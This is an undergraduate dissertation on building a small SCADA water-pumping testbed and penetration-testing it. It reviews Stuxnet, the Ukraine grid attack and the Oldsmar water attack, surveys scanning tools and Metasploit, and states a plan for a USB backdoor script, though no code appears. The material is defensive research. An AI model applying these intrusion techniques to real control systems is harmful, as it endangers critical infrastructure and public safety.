University of Southern Queensland
Faculty of Health, Engineering & Sciences

SCADA Test Environment for Cybersecurity Analysis of Critical Infrastructure Systems

A dissertation submitted by

P. Compton

in fulfilment of the requirements of

ENG4112 Research Project

towards the degree of

Bachelor of Computer Systems Engineering

Submitted: October, 2021

Abstract

Critical infrastructure systems around the world are currently being controlled and monitored by out of date computer systems that are running on out of date operating systems, leaving them vulnerable to various malware attacks. The world we live in is becoming increasingly "connected" with the rise of technology, combining this with the fact that there are hundreds of thousands of new malicious programs discovered each day, it is imperative that we protect our most critical assets from cyber attack.

The primary purpose of this project was to highlight the potential risks that industrial control systems are exposed to through the design and development of a small scale control system. It was hoped that many of the issues that are present in industrial settings would be replicated within a lab environment, providing an insight into the dangers that exist in these systems and how they can be potentially mitigated.

Throughout history there have been numerous examples of critical systems being brought down due to malware. Some of these attacks include the infamous Stuxnet attack, Russian attacks on Ukraine's Electricity Grid and more recently, attacks on a water treatment facility in Florida. However, with proper system design and testing, it is possible to mitigate the risk posed by malicious software and prevent malicious agents from impacting our critical assets.

There were a broad range of tasks required to accomplish the outcomes of this project. A functional description was prepared to describe the control system operation and outline the system equipment. Software, electrical and networking components were then designed and built which included an electrical control panel, PLC programming, SCADA system interface development, as well as the construction of a physical process that could be controlled. This system was then tested using standard penetration testing techniques utilising the Kali Linux operating system distribution to detect and analyse any security

vulnerabilities within the system.

This project has successfully achieved it's primary purpose. Through the research provided, many of the security flaws prevalent in industrial systems have been highlighted, showing the dangers present in these systems and the disastrous consequences that can occur as a result. Through highlighting these dangers, mitigation factors have also been identified that can help prevent the attacks from this project; from happening in the real world.

University of Southern Queensland

Faculty of Health, Engineering & Sciences

ENG4111/2 *Research Project*

Limitations of Use

The Council of the University of Southern Queensland, its Faculty of Health, Engineering & Sciences, and the staff of the University of Southern Queensland, do not accept any responsibility for the truth, accuracy or completeness of material contained within or associated with this dissertation.

Persons using all or any part of this material do so at their own risk, and not at the risk of the Council of the University of Southern Queensland, its Faculty of Health, Engineering & Sciences or the staff of the University of Southern Queensland.

This dissertation reports an educational exercise and has no purpose or validity beyond this exercise. The sole purpose of the course pair entitled "Research Project" is to contribute to the overall education within the student's chosen degree program. This document, the associated hardware, software, drawings, and other material set out in the associated appendices should not be used for any other purpose: if they are so used, it is entirely at the risk of the user.

Dean

Faculty of Health, Engineering & Sciences

Certification of Dissertation

I certify that the ideas, designs and experimental work, results, analyses and conclusions set out in this dissertation are entirely my own effort, except where otherwise indicated and acknowledged.
I further certify that the work is original and has not been previously submitted for assessment in any other course or institution, except where specifically stated.

P. Compton
0061077579

Acknowledgments

This thesis was typeset using LaTeX 2_ε .

I would like to thank my wonderful wife and children for putting up with my study for the past six years and for allowing me to turn our back room into a control room for this project. Without their support I would never have got to where I am now.

I would also like to thank by thesis supervisor Dr Tobias Low for his support and guidance during the course of this project.

P. Compton

Contents

List of Figures

List of Tables

Nomenclature

Term	Definition
APT28	Advanced Persistent Threat 28
ARP	Address Resolution Protocol
CLI	Command Line Interface
DDOS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
HMI	Human Machine Interfaces
IDE	Integrated Development Environment
IP	Internet Protocol
IT	Information Technology
LSH	High Level Switch Asset
LSL	Low Level Switch Asset
LTX	Level Transmitter Asset
MAC	Media Access Control
NATO	North Atlantic Treaty Organization
PLC	Programmable Logic Controller
PMP	Pump Asset
SCADA	Supervisory Control and Data Acquisition
SQL	Structured Query Language
UDP	User Datagram Protocol
UPS	Uninterruptible Power Supply
USB	Universal Serial Bus
VPN	Virtual Private Network

Table 1: Table of Nomenclature

Chapter 1

Introduction

Critical infrastructure systems around the world are currently being controlled by out of date, un-secure computer systems that are vulnerable to various malware attacks. There are many organisations that are still running on old operating systems such as Windows 7, which as stated by (Microsoft 2020), reached it's end of life on January 14, 2020. Systems still running on these operating systems are now more vulnerable to cyber attack as there will be no new security patches released for any newly found vulnerabilities.

This topic has never been more important, attacks on critical control systems has been a common occurrence in recent times. One such attack which has been highlighted in the media was an attack on America's critical fuel assets. On the 7th May 2021, a United States fuel pipeline became the victim of a ransomware attack that resulted in the total shutdown of operations. (Abramsn 2021) writes that the Colonial Pipeline, the United States largest fuel pipeline has been forced to shut down its operations after falling victim to a ransomware attack.

According to (Newburger 2021), Colonial Pipeline was forced to shut down their entire network to prevent the spread of the malware. The economic cost of this attack is quite astonishing as Colonial transports 2.5 million barrels of fuel each day and provides 45% of all fuel consumed on the East Coast of America. John Kilduff, a partner at Again Capital in New York, said the United States will see spot shortages of gasoline, diesel and jet fuel develop rapidly if the outage persists.

"It appears that it was a ransomware attack, rather than a state actor, but it highlights

the significant software vulnerability across the industry," Kilduff said. "If there's is not a resumption of operations by tomorrow night or at least some clarity on a resumption, gasoline prices will skyrocket on the open of trading Sunday night."

This attack highlights the need for more research into the cyber-security of critical systems. Organisational IT systems have for a long time been the main focus of cyber-security, however operational technology (OT) systems have been neglected as they are somewhat of a specialist system. It seems strange that this is the case as these systems control many of societies essential resources such as water, waste water, electricity and gas. This is not a new issue either, there have been many of these attacks throughout history.

1.1 Project Aims

The primary objective of this project is to design, develop and build a small-scale water pumping station that is controlled by a PLC / SCADA system. This project will examine how vulnerable this "typical" industrial control system is to various common cyber-attacks, analyse the criticality of these attacks and discover safeguards to prevent these attacks from occurring in the future. Specific objectives of this project include:

- Critically assess past cyber attacks on critical infrastructure systems and analyse the impact of these attacks on society. This will provide a basis as to why this research is important.
- Develop a function specification that provides a system overview, details the instrumentation being used and describes how the pumping system is intended to operate.
- Design and build an electrical control panel that will house the pump control circuits, PLC equipment, network switch and other required electrical equipment such as power supplies, wiring, circuit breakers, motor contactors and wire terminals.
- Design the system architecture including network configuration, operating system selection, number of computers required, virtualisation software and PLC / SCADA software selection.

- Build the small-scale water pumping system which will include tanks, level switches, hydrostatic level transmitters and pumps. This will also require all electrical wiring and plumbing of the system.
- Develop the systems PLC code utilising both structured text and function block programming techniques. The PLC code will control and operate the pumping station and will need be written in line with the functional specification.
- Develop a SCADA application to allow for visualisation and operation of the pumping system. The SCADA application will allow for manual control of the system. This will simulate how operators would typically interact with the system.
- Review and evaluate common methods for exploiting computer systems to develop a list of exploits that will be attempted on the water pumping system.
- Develop a malicious script that automatically saves itself to the host when a USB is inserted. The script will be used to provide backdoor access to the system.
- Assess the level of access to the system each exploit provides.
- Develop a scale to measure how critical any successful system exploitations are to the operation of the system i.e., being able to take control and start / stop pumps would have an extreme impact.

The overall objective of this project is to build a control system that, as close as possible, mimics a real world application, then look at how these systems can be exploited and what the impact of such exploits have on the system.

1.2 Overview of the Dissertation

This dissertation is organised as follows:

Chapter 2 Literature Review provides detailed background information on why research in this area is important. This chapter will look at past cyber attacks on critical infrastructure systems and the impact these attacks had on communities and society in general. This chapter will also review common cyber security testing methods that can be adopted in this project.

Chapter 3 Methodology discusses the methods this project will utilise in order to achieve the project objectives. This includes research questions, hypothesised results as well a detailed methodology outlining the broad range of tasks that will be conducted to complete the project successful.

Chapter 4 Experiment Design and Setup discusses the design and development of the industrial control system. This chapter defines the system functional specification and then outlines the completed electrical, process, network and software designs.

Chapter 5 Results and Analysis details the testing that has been utilised for this project and the results obtained. This section also provides analysis of the data gathered from testing.

Chapter 6 Conclusions and Further Work concludes the dissertation, discussing the success of the project in achieving the objectives. Further work in the field that can enhance this research is also discussed.

Chapter 2

Literature Review

With the rise of technology and the ever more connected world we live in, combined with the fact that there are hundreds of thousands of new malicious programs discovered each day, there has never been a more important time to protect ourselves from online cyber criminals. Since the birth of computing and computer networking, malware has been an ever present threat, both to organisations and to critical infrastructure such as water supply and electricity networks. Throughout history there have been numerous examples of such systems being brought down due to malware. However with proper system design and testing, it is possible to mitigate the risk posed by malicious software.

2.1 The History of Malware

The term malware gets thrown around all the time, but most computer users aren't aware of the dangers malware presents to themselves and the businesses they work within. As the world continues to become ever more "connected", criminals are continually looking for new ways to exploit computer systems. Tools that are making software development more efficient are also making the development of malware much easier. Hackers and cyber-criminals take advantage of the fact that most people have no idea how computers or the internet work and are therefore vulnerable to attack. The field of cyber security is growing at an exponential rate, however there is no denying that the greatest security flaw in any system, are the users.

Malware is a generalised term that encompasses many types of malicious software. Verma et al. (Verma, M.S.Rao, A.K.Gupta, Jeberson & Singh 2013) define malware as the generic name given to any class of computer code that is malicious, including computer viruses, trojan horses, worms and any other intrusive code. Idika and Mathur (Idika & Mathur 2007) summarise the various classes of malware as follows:

Computer Viruses are programs that can self replicate by inserting themselves into other programs. A program that a virus has inserted itself into is said to be "infected", and is referred to as the virus host. An important point to note is that a virus needs a host program in order to function correctly. An example is a virus that is attached to a spreadsheet tool such as MS Excel, executing the file will run the malicious code that will then corrupt some other part of the system.

Trojan Horses are a type of malware embedded by its designer into an application or system. The application or system appears to perform some useful function, but is actually performing some unauthorised action like capturing user keystrokes or creating a backdoor to the system. Trojan horses are typically associated with accessing and sending unauthorised information from its host and as such Trojan Horses are often also classified as spyware.

Worms are computer programs that are able to self replicate by executing its own code independent of a host program. This is the primary distinction between a virus and a worm, the other main difference between the two is their propagation model. Generally, a virus will attempt to spread through the file system of a single computer, worms on the other hand will spread via network connections with the primary goal of infecting as many computer systems as possible.

It often seems that technology has exploded over the past twenty years, but malware is not a new concept and has been around for nearly as long as computers. (Snyder 2010) states that the first widely accepted computer virus was developed in 1971 by Bob Thomas, known as the Creeper Worm. This virus was not developed with any malicious intent, however it was a self replicating program that copied itself to a remote system where the message, "I'm the creeper, catch me if you can!" was displayed. Then in 1974 came the malicious Wabbit Virus. Wabbit was a self-replicating program that made multiple copies of itself on a computer, drastically reducing system performance until the computer would eventually crash. In 1986 the first personal computer virus was born, the Brain Boot Sector Virus. Brain is widely considered to be the very first IBM PC compatible

virus. It infected the boot sector of MS-DOS systems. The Brain virus is responsible for the first IBM PC virus epidemic. Highland (Highland 1988) states that the virus was given the name "Brain" as it wrote that word to the disk label of any floppy disk it attacked. According to (Snyder 2010) the Brain virus even came with contact information of its developers as well as a message that notified the user that their machine was infected, the message displayed would state:

*Welcome to the Dungeon Â© 1986 Basit * Amjad (pvt) Ltd. BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530. Beware of this VIRUS.... Contact us for vaccination...*

There was a genuine reason for the development of the Brain virus. It was developed by two brothers who owned a computer store and were sick of customers making illegal copies of their software, so they developed Brain, which replaced the boot sector of a floppy disk with the virus.

It has been a long time since these first computer viruses were developed, and with the evolution of computing, there has also been an evolution in the complexity of Malware. Statistics from (AV-Test n.d.) show that on average there are over three hundred thousand new malware programs discovered each day.




Figure 2.1: Annual Total Malware, image from AV-Test

There have been numerous large scale cyber attacks where critical systems have been brought to their knees due to malware. Likely the most famous of these attacks was Stuxnet, a cyber worm that attacked a nuclear facility in Iran.

2.2 Stuxnet

There have been numerous large scale cyber attacks where critical systems have been brought to their knees due to malicious software. Likely the most famous of these attacks was Stuxnet, a cyber worm that attacked a nuclear facility in Iran. According to (Falco 2012), Stuxnet was first discovered in June 2010 by a Belarusian security company VirusBlokAda when one of its customers asked for technical help as they kept experiencing unexplainable system reboots. (Chen & Abu-Nimeh 2011) states that on occasion there is malware that forever changes the security landscape, some examples of this include the 1988 Morris attack which showed that an aggressive worm could bring down a large portion of the Arpanet, and the 2003 SQL Slammer attack demonstrated that a simple UDP based worm could create devastating network congestion. Stuxnet took malware to a new level, and as such has been studied intensively since its first discovery with researchers finding that Stuxnet was vastly different to typical malware.

2.2.1 How was Stuxnet Different?

The Stuxnet virus has been labelled as likely the most sophisticated and unusual piece of software ever created (Farwell & Rohozinski 2011). Unlike traditional malware, Stuxnet did not attempt to infect as many computers as possible, it instead targeted industrial control systems and would only deliver its payload under very specific conditions. Stuxnet was also a larger and much more complex than traditional malware, its file size was roughly 500 kilobytes and the code was written in multiple programming languages, as a reference the SQL Slammer attack was only 376 bytes in size (Chen & Abu-Nimeh 2011). Extraordinarily, Stuxnet also contained four zero days vulnerabilities. A zero day vulnerability is a hardware or software security flaw that is yet to have had a patch developed (Fruhlinger 2021). Figure 2.1 details the main differences between Stuxnet and traditional malware.

Based on the complexity of Stuxnet's code, researches have speculated on its developers and its purpose. Its immense sophistication suggests that the developers had detailed knowledge of the Iranian nuclear facility and access to large scale resources, potentially with government backing. Its choice of targets also suggests a political motive (Chen & Abu-Nimeh 2011).

Table 1. Stuxnet's novel characteristics.		
Aspect	**Stuxnet**	**Common malware**
Targeting	Extremely selective	Indiscriminate
Type of target	Industrial control systems	Computers
Size	500 Kbytes	Less than 1 Mbyte
Probable initial infection vector	Removable flash drive	Internet and other networks
Exploits	Four zero-days	Possibly one zero-day

Table 2.1: Differences between traditional malware and Stuxnet

2.2.2 Targeting Industrial Controllers

Stuxnet compromised the Iranian nuclear facility by targeting the sites control system. These systems are widely used in industrial settings such as factories, power plants and water treatment plants. (Collins & McCombie 2012) states that Stuxnet, unlike any malware that came before it, had a very specific target and was designed to achieve real world outcomes. Stuxnet has challenged common assumptions that environments not connected to the internet are protected from vulnerabilities in software applications and has created serious implications for the security of critical infrastructure worldwide.

Stuxnet attacked Windows computers that were running Siemens Simatic WinCC, S7 and PCS7 software applications, these applications are used to configure Siemens Programmable Logic Controllers (PLCs) and Supervisory Control And Data Acquisition (SCADA) systems. PLCs are industrial computers that control automated physical processes, such as pumps, valves, generators etc. They have sensing devices connected to inputs such as position switches of valves, temperature measurements of fluids, speed of motors etc. They then process these inputs in order to control outputs such as valves and motors, i.e. if the level in a tank is high, then turn on the pump. Stuxnet targets vulnerable computers that are normally used to program such PLCs. When an infected computer connects to a Siemens PLC, Stuxnet installs a malicious .dll file, replacing the PLC's original .dll file. The malicious file lets Stuxnet monitor and intercept all communication between the PLC and the computer. (Chen & Abu-Nimeh 2011). Figure 2.2 outlines a typical industrial control system architecture similar to what would have been installed at the Iranian nuclear facility.

(Chen & Abu-Nimeh 2011) states that the main target of the Stuxnet virus was the IR-1




Figure 2.2: Typical Industrial Control System Architecture

centrifuges used at the facility to enrich uranium, the speed of which was controlled by the site PLC's.

(Fruhlinger 2017) suggests that Stuxnet would alter the PLCs code, causing the centrifuges to spin too quickly for long periods of time, damaging or destroying the centrifuges in the process. While this was happening, the PLCs would still tell the SCADA system that the system was operating normally, making it difficult to detect or diagnose that anything was abnormal until it was too late.

2.2.3 Stuxnet Source Code

It is now widely accepted that Stuxnet was created by a joint task force between intelligence agencies of the United States and Israel; which was given the code name "operation Olympic Games". It is believed that Stuxnet was developed as a tool to derail, or at least delay, the Iranian program to develop nuclear weapons, however at the time of development, it wasn't even clear if such a cyber attack on physical infrastructure was even possible. Stuxnet was never intended to spread beyond the Iranian nuclear facility at Natanz. As the facility was not connected to the internet, the only way to penetrate the system was via USB sticks transported inside by intelligence agents or unknowing individuals (Fruhlinger 2017). Figure 2.3 outlines the process Stuxnet took to infect and damage the nuclear facility in Natanz.




Figure 2.3: How Stuxnet infected a system

As stated by (Fruhlinger 2017), Liam O'Murchu, who was the director of the Security Technology and Response group at Symantec, was on the team that first unravelled Stuxnet. He stated that Stuxnet was *"by far the most complex piece of code that we've looked at — in a completely different league from anything we'd ever seen before."* He explains that although the original source code has never been released or leaked, the code for one driver, a very small part of the overall package, has been reconstructed via reverse engineering which has shed light on the purpose of the malware. *"It was pretty*

obvious from the first time we analysed this app that it was looking for some Siemens equipment. Eventually, after three to six months of reverse engineering, we were able to determine, I would say, 99 percent of everything that happens in the code. We could see in the code that it was looking for eight or ten arrays of 168 frequency converters each. You can read the International Atomic Energy Association's documentation online about how to inspect a uranium enrichment facility, and in that documentation they specify exactly what you would see in the uranium facility — how many frequency converters there will be, how many centrifuges there would be. They would be arranged in eight arrays and that there would be 168 centrifuges in each array. That's exactly what we were seeing in the code."

According to Ralph Langner, a German security expert who has been particularly active in analysing Stuxnet, the Iranian nuclear program was set back by two years due to the Stuxnet virus. The virus caused the failure of an estimated 1000 centrifuges, and is predicted to have infected over 60,000 computers, the majority of those in Iran.

2.3 Other Attacks on Critical Infrastructure

2.3.1 Russia attacks Ukraine's electrical grid

Electricity networks are likely the most critical infrastructure systems in modern society. Without electricity, life as we know it stops, hospitals go dark, manufacturing processes stop and business ceases to operate. The risk to life and the economy is immense, which is why these systems must be secure from cyber attack.

According to (Park & Walstrom 2017), on December 23, 2015, Ukraine had these very systems attacked. The control centers of three separate electricity distribution companies were hacked. The malicious actors were able to take control of the electrical networks SCADA systems and successfully opened the circuit breakers at 30 distribution substations. The attack caused more than 200,000 customers to lose power in the capital city of Kiev and the western Ivano-Frankivsk region.

Upon investigation of the malware found in the infected systems, government officials attributed the attacks to Russia and Russian cyber-criminal groups. In March 2016, Ukrainian investigators noted that the attackers spoke Russian and claimed that the attack was likely from the Russian group known as APT28. It is believed that APT28 has links to the Russian government and has a history of high profile hacks including attacks on the Pakistani military, Ukrainian Election Commission, and even the U.S. Democratic National Committee. However, after further investigation, responsibility for the attack moved away from APT28 and to another high profile Russian cyber criminal group named the Sandworm Team who had in the past targeted NATO, European governments, and industrial control systems.

Investigation into the malware found the presence of a trojan named "BlackEnergy3," which confirmed that the Sandworm Team was responsible for the attacks. Researches of the attack believe the attack aligns with the Russian state interests and suggest that the attack may have been backed by the Russian government however this hasn't been confirmed.

(Park & Walstrom 2017) states that the Sandworm Team and their tools have been in development for a long time. The original version of the BlackEnergy malware was used as early as 2007 for DDOS attacks. The second version was modified to specifically tar-

get HMI's that monitor and control industrial process systems. The third generation of BlackEnergy3 is more general and modular because as it contains a diverse range of plugins. BlackEnergy3 is delivered to the target system through attachments in phishing emails where it then creates a backdoor to the target system, granting the Sandworm Team an entry point to steal information and work through further reaches of a network. BlackEnergy3 was also used to deliver Killdisk malware that wipes files and makes computers unable to reboot. Both have been found in the networks of other companies that use industrial processes, including a Ukrainian mining company and state owned railway operator.

It is believed that the attack on the Ukraine began as May 2014 with phishing emails and reconnaissance. When infected attachments were opened, the Sandworm Team were given remote access to the network. After gaining access, they began harvesting credentials for the VPN used by grid operators to access the control centers remotely. With access to the VPN, they now had full access to the electricity network.

Sometime around 3:30 p.m. on December 23 the Sandworm team entered the SCADA networks through the hijacked VPNs and sent commands to disable the SCADA system UPS, removing visibility of the network from the system operators. They then launched a telephone denial-of-service attack on the electricity supply customer call centers, flooding the phone lines with thousands of calls in order to prevent legitimate callers from getting through. They then carried out their plan of opening the circuit breakers and disrupting the electricity supply to hundreds of thousands of people.

As the Sandworm team working on taking the substations off the grid, they also overwrote the firmware on some of the substation serial-to-Ethernet converters with malicious firmware, preventing the equipment from responding to control system commands and leaving the sites inoperable. The only way to control the site from this point, was through manual switch operations. The attackers then went on to install malware named KillDisk on the operator workstations, wiping system files and overwriting the master boot record, rendering the computers useless.

This attack was first of its kind and sends out an ominous warning for the safety and security of electricity grids around the world. This attack was relatively short lived and didn't result in major damage, however next time we might not be so lucky.

2.3.2 Water Treatment Plant Attack - Florida

Attacks on critical infrastructure pose a real threat to the health and safety of people within the community. This was highlighted when according to (MacColl & Dawda 2021), an attacker accessed the control systems at a US water treatment plant in Oldsmar, Florida, and briefly altered the chemical levels of sodium hydroxide in the drinking water. It is believed that the perpetrator gained remote access to the water treatment plant's control systems through a poorly secured software application called TeamViewer, a program used by a large number of organisations to manage remote access to IT systems. Ironically in this case, the plant had stopped using TeamViewer six months prior to the attack yet left it installed. After remotely gaining accessing the plant's control systems, the attacker was able to significantly increase the chemical dosing levels of sodium hydroxide, also known as lye or caustic soda. According to (News 2021), sodium hydroxide is the main ingredient in most common liquid drain cleaners. It is very corrosive and causes irritation to the skin and eyes, along with temporary loss of hair. Swallowing it can cause damage to the mouth, throat and stomach and induce vomiting, nausea and diarrhoea. Luckily for people within the community, a plant operator witnessed the attacker remotely access his computer, moving the cursor around the screen and making changes, he was then able to reverse the commands. This attack made it apparent to all just how easily an attack on critical system can be, it was by pure luck that this attack didn't result in serious injury or even death to people within the community.

2.4 The Need for SCADA Test Environments

SCADA system networks are growing more and more complex and are often not just stand alone control systems separated from outside world. It is now common to integrate industrial control systems into corporate networks in order to have access to system data for use in business reporting and decision making. Although this provides much business benefit, it also opens control systems up to a number of vulnerabilities and provides cyber criminals a gateway into the system if it is not secured properly.

(Krishnan & Wei 2019) argues that within industrial environments, poor communication between engineering and IT teams results in increased system vulnerabilities and a lack of cyber security preparedness. This situation most often occurs due to lack of cross domain

knowledge between the different design teams. This problem can be addressed by building cross skilled teams, with a specific focus on defensive security skills, awareness of SCADA and process control systems, knowledge of engineering designs and IT incident forensics.

One of the most reliable means of ensuring the security of a control system is to test the live system for security flaws. This highlights gaps in the system design and helps to identify all of the likely vulnerabilities. (Singh, Garg, Kumar & Saquib 2015) state that it is often impractical or even impossible to test various cyber attacks and mitigation strategies on real systems. A test-bed bridges the cyber-physical gap, bringing together the physical system and the cyber domain, providing a mechanism to test the various attack scenarios.

2.5 Testing Control System Networks

2.5.1 Network Scanning

Network scanning is the process of scanning a network in order to gain visibility of all the devices connected to the network. (DNSstuff 2019) states that network scanning is the process of pinging each device on a network through the use of a scanning tool. The tool will ping each IP address on the network and then await a response from the devices. The scanner then reads the returning responses to determine if there are inconsistencies or vulnerabilities within the system.

The main purpose of network scanning on critical control systems is to obtain information about the devices connected to the network, especially their IP address, operating systems, ports that they have open, applications running on open ports and any other useful information such as device manufacturer and MAC address.

There are a number of network scanning tools available on the market that can be used to scan control systems, some of the most commonly used tools include:

Netdiscover According to (Weyland 2020), netdiscover is an active/passive ARP reconnaissance tool, initially developed to gain information about wireless networks without DHCP servers in wardriving scenarios. It can also be used on switched networks. Built on top of libnet and libpcap, it can passively detect online hosts or

search for them by sending ARP requests. Furthermore, it can be used to inspect your network's ARP traffic, or find network addresses using auto scan mode, which will scan for common local networks.

Nmap According to (nmap 2021), Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Legion is a small application perfectly designed for small networks. Legion is a fork of SECFORCE's Sparta application and utilises the nmap tool to carry out staged scans of a network, once complete, a number of plugins can be utilised for system exploitation.

By scanning the network utilising these tools, it should be possible to obtain a good snapshot of the control system devices. Once all of the devices have been discovered, it is then possible to perform targeted vulnerability scans on the individual devices to see if there are any known security flaws in the system that can be taken advantage of.

2.5.2 Vulnerability Scanning

Vulnerability scanning is the process of scanning network devices in an attempt to discover any known vulnerabilities in the system that may not have been patched by software updates. It is very common for computers running control systems to not be connected to the internet and are therefore not automatically patched when security updates are released. These computers are also often running old operating system that are not supported any longer putting them at even greater risk as they will likely have a number of vulnerable services running that have never been patched.

When a vulnerability scanner detects what service is running on a port a long with the version, it will compare this against a vulnerability database to determine if the port is

vulnerable. Some scanners will even attempt to exploit vulnerable ports while others will just provide a report with the status of each port.

There are a number of vulnerability scanners available on the market, some commonly used vulnerability scanners include:

Nmap although Nmap was previouly mentioned as a network scanner, it can also be utilised for vulnerability analysis through the use of nmap scripts. Nmap will search the network for open ports, and then attempt to discover vulnerabilities in these open ports. Nmap is a very powerful tool and is widely used as the scanning component of other network security tools.

Nessus is a commercial grade network scanning tool that runs a large number of test on a network in order to discover any vulnerabilities that malicious hackers could use to gain access to computers connected to the network.

Discover scripts is a passive directory tool developed by Lee Baird that combines may other tools such as goog-mail, metasploit and whois for the purpose of open source intelligence gathering.

These tools all have the same goal, the detection of vulnerabilities on the network. By utilising a number of these tools, it will be more likely that all possible vulnerabilities are detected. It also allows for better analysis of the output from each of the tools.

2.5.3 Network Exploitation

Network exploitation refers to the use of malicious code to gain access to a target system by targeting known vulnerabilities in the system. It is possible to write these malicious programs by hand, but this is only really necessary when trying to create a brand new exploit. For the purpose of testing an existing system, there are a number of exploitation tools that can be used that make use of existing known exploits, however the most commonly used is the Metasploit Framework. Before looking at the details of Metasploit, it is first necessary to discuss two important components to an exploitation, the exploit and the payload.

Exploits and Payloads

When looking at system exploitation utilising the Metasploit Framework, exploits and payloads are the two most important components to discuss. According to (Firmino 2017) an exploit is the means by which an attacker takes advantage of a vulnerability within the system. Common exploits include buffer overflow attacks, SQL injection attacks and configuration errors.

A payload on the other hand, is custom code that is executed on the target system. Commonly used payload examples include the reverse shell which is a payload that creates a connection from the target machine back to the attacking machine as a Windows command prompt. Another common payload is the bind shell which "binds" a command prompt to a listening port on the target machine, which the attacker can then connect to. In general, the exploit opens the door to the target machine through which the payload can be executed.

Metasploit Framework

The Metasploit framework is likely the most powerful exploitation tool used by both cyber security testers as well as hackers. (Porup 2019) states that Metasploit is an essential tool for both attackers and defenders. A major benefit of using Metaploit is that it integrates seamlessly with Nmap, SNMP scanning and Windows patch enumeration, amongst others. Once a vulnerability has been discovered, Metasploit's large and extensible database will have an exploit that will crack open that chink. As an example, Metalsploit contains the NSA's EternalBlue exploit, released by the Shadow Brokers in 2017, which is a reliable go-to when dealing with unpatched legacy Windows systems.

Not only does Metaploit contain a large database of exploits, it also contains many payloads including the very popular Meterpreter interactive shell. The Meterpreter shell is deployed using in memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. Meterpreter doesn't create any new processes as it injects itself into the compromised process, from which it can migrate to other running processes. This results in a very limited the forensic footprint of an attack (Wiki n.d.).

Figure 2.2 details all of the options available to the attacker once they have successfully

opened a Meterpreter session.

Command	Description
Core Commands	
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
